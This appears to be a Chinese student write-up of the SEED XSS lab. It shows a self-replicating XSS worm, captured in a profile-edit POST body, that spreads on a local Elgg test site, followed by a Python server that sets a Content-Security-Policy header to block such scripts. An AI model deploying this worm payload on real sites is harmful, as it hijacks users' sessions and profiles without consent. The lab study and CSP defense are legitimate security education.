
查看Boby主页发现个人简介已经被修改。



查看Boby朋友圈发现已经自动添加Samy为好友。



为了验证蠕虫的传播性，登良Charlie的账号，访问Boby主页，用live工具捕获POST更新主页的请求。



Body如下：=&\_\_elgg\_token=QNXfj4Vf7XkQ3ukF8b\_jyg&\_\_elgg\_ts=1600358024&name=Charlie&description=Samy

is our hero!<script id="worm" type="text/javascript">

window.onload = function()

{

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var name="&name="+elgg.session.user.name;

var desc="&description=Samy is our hero!"+wormCode;

desc += "&accesslevel[description]=2";

var guid="&guid="+elgg.session.user.guid;

var content=token+ts+name+desc+guid;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

if(elgg.session.user.guid!=47)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send(content);

}


}

</script>&accesslevel[description]=2&guid=46

查看Charlie主页发现个人简介已经被修改。




查看Charlie朋友圈发现已经自动添加Samy为好友。




**Task7: Defeating XSS Attacks Using CSP**


下载压缩包并解压




运行http\_server.py文件



访问ccsptest.html网页发现每一个area都是正常的。




在/etc/hosts中增加如下几个域名解析：





访问指定网址，得到如下结果。

访问<http://www.example32.com:8000/csptest.html>：



访问：http://www.example68.com:8000/csptest.html

  
访问：http://www.example79.com:8000/csptest.html



发现1,4,5一直都显示OK，在访问[www.example79.com时，6](http://www.example79.com时，6)显示OK，这是由于此时www.example79.com调用了本网址内的脚本。

想要1,2,4,5,6一直显示OK，则需要修改代码如下：

#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler

from urllib.parse import \*

class MyHTTPRequestHandler(BaseHTTPRequestHandler):

def do\_GET(self):

o = urlparse(self.path)

f = open("." + o.path, 'rb')

self.send\_response(200)

self.send\_header('Content-Security-Policy',

"default-src 'self';"

"script-src 'self' \*.example68.com:8000 \*.example79.com:8000 'nonce-1rA2345' 'nonce-2rB3333' ")

self.send\_header('Content-type', 'text/html')


self.end\_headers()

self.wfile.write(f.read())

f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)httpd.serve\_forever()

再次访问网页，发现1 2 4 5 6全部显示OK。



下面是终端监听到的信息：

